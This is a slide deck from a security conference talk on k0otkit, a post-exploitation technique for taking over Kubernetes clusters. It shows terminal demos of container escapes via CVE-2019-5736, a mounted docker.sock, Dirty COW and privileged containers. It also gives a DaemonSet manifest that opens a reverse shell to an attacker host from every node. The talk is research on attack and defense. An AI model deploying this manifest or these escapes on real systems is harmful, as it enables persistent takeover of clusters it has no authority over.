网络安全创新大会
Cyber Security Innovation Summit

k0otkit：针对K8s集群的通用后渗透控制技术

阮博男　绿盟科技 星云实验室 安全研究员

声明

本次演讲所涉技术仅限教学研究使用

严禁用于非法用途！

如何控制一个大型Kubernetes集群？

POST PENETRATION


目录

网络安全创新大会
Cyber Security Innovation Summit

- □ Kubernetes简介
- □ Kubernetes环境的一般渗透过程
- □ k0otkit：针对Kubernetes的通用后渗透控制技术
- □ 总结 · 攻
- □ 总结 · 防

Kubernetes简介


Kubernetes, also known as K8s, is an open-source system for automating deployment, scaling, and management of containerized appllcations.




图片来自https://kubernetes.io/docs/concepts/overview/components/

Kubernetes环境的一般渗透过程

常见K8s集群




渗透路线图



Kubernetes环境的一般渗透过程・容器逃逸


CVE-2019-5736



```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago
Up 2 minutes                            peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                        writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```


应用漏洞

/var/run/docker.sock



```
root@JD:/home/rambo# echo "we have created a container with docker.sock mounted"
we have created a container with docker.sock mounted
root@JD:/home/rambo# history | grep docker.sock | grep -v history
  311  docker run -itd --name with_docker_sock -v /var/run/docker.sock:/var/run/docker.sock ubuntu
  317  echo "we have created a container with docker.sock mounted"
root@JD:/home/rambo# docker exec -it 5ca2 /bin/bash
root@5ca299e48f0a:/# ls -al /var/run/docker.sock
srw-rw---- 1 root 999 0 Jan  1 09:45 /var/run/docker.sock
root@5ca299e48f0a:/# echo "we have installed docker-ce-cli within this container"
we have installed docker-ce-cli within this container
root@5ca299e48f0a:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
5ca299e48f0a        ubuntu              "/bin/bash"         16 minutes ago      Up 16 minutes
r_sock
6eec89f8206e        ubuntu              "/bin/bash"         17 hours ago        Up 17 hours
lgamal
root@5ca299e48f0a:/# echo "now run a new container with host / mounted"
now run a new container with host / mounted
root@5ca299e48f0a:/# docker run -it -v /:/host ubuntu /bin/bash
root@309b23f60e54:/# echo "now chroot to host /"
now chroot to host /
root@309b23f60e54:/# chroot /host
# /bin/bash
root@309b23f60e54:/# echo "now we are outside the container"
now we are outside the container
root@309b23f60e54:/# hostname
309b23f60e54
root@309b23f60e54:/# cat /etc/shadow | grep rambo
rambo:[redacted]wK[redacted]todl
root@309b23f60e54:/#
```

危险挂载



严重性

利用可能性

层次


运行时操作 ↔ 危险配置、危险挂载

应用程序 ↔ 安全漏洞，CVE-2019-5736

操作系统内核 ↔ 安全漏洞，CVE-2016-5195

任何层次都可能导致容器逃逸


CVE-2016-5195



```
ubuntu@fe3c70110fc3: ~/dirtycow-vdso
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ whoami
ubuntu
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ ./0xdeadbeef 172.18.0.2:10000
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/flag
flag{Welcome_2_the_real_world}
ifconfig | head -n 3
br-c042bb325072 Link encap:Ethernet  HWaddr 02:42:a3:b8:c3:9c
          inet addr:172.18.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          inet6 addr: fe80::42:a3ff:feb8:c39c/64 Scope:Link
```

内核漏洞

--privileged 特权模式




```
root@JD:/home/rambo# docker ps | grep privileged
b916c45e5059        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours                             no_privileged
3b068bd6212f        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours                             privileged
root@JD:/home/rambo# docker exec b916c45 fdisk -l
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec 3b068bd fdisk -l | tail -n 2
Device     Boot Start      End  Sectors Size Id Type
/dev/vda1  *     2048 83886079 83884032  40G 83 Linux
root@JD:/home/rambo#
```

```
root@JD:/home/rambo# docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1  *      2048 83886079 83884032  40G 83 Linux
root@3b068bd6212f:/# mkdir /host
root@3b068bd6212f:/# mount /dev/vda1 /host
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

危险配置

关注“绿盟科技研究通讯”
回复“容器逃逸”
获取容器逃逸深度研究

Kubernetes环境的一般渗透过程



→	攻击路线
①	Web渗透
②	本地提权
③	容器探测
④	容器逃逸
⑤	控制集群
⑥	隐蔽持久化

更形象的渗透路线图

Kubernetes环境的一般渗透过程

目标是一个单节点集群！

Yeah! Mission completed!

目标是一个双节点集群！

反弹shell！ Mission completed!

目标是一个三节点集群！

反弹shell x2！ Mission completed!

目标是一个拥有100个节点集群！

Emmm……

如何控制一个大型Kubernetes集群？

POST PENETRATION

k0otkit


- Kubernetes + rootkit
- 阶段：Web渗透 >> 提权 >> 逃逸 >> Master root >> ?
- 假设：Master参与Pod调度
- 需求：控制整个集群，无论规模大小
- 要求：快速、隐蔽、持久化
- https://github.com/brant-ruan/k0otkit

k0otkit

- □ 基本思路：利用Kubernetes自身提供的多种资源和机制
- □ 核心方法：利用DaemonSet资源特性
  - 自动在所有节点上均部署一个Pod实例
  - 如果有Pod挂掉，DaemonSet控制器将自动重建该Pod
- □ 那么，假如把DaemonSet和反弹shell结合在一起呢？

k0otkit v0.1

- 利用逃逸后的反弹shell
- 创建一个DaemonSet
- 赋予Privileged
- Host Net/PID Namespace
- 挂载宿主机根目录
- Pod执行反弹shell



```yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: attacker
spec:
  selector:
    matchLabels:
      app: attacker
  template:
    metadata:
      labels:
        app: attacker
    spec:
      hostNetwork: true
      hostPID: true
      containers:
      - name: main
        image: bash
        imagePullPolicy: IfNotPresent
        command: ["bash"]
        args: ["-c", "bash -i >& /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0>&1"]
        securityContext:
          privileged: true
        volumeMounts:
        - mountPath: /host
          name: host-root
      volumes:
      - name: host-root
        hostPath:
          path: /
          type: Directory
```

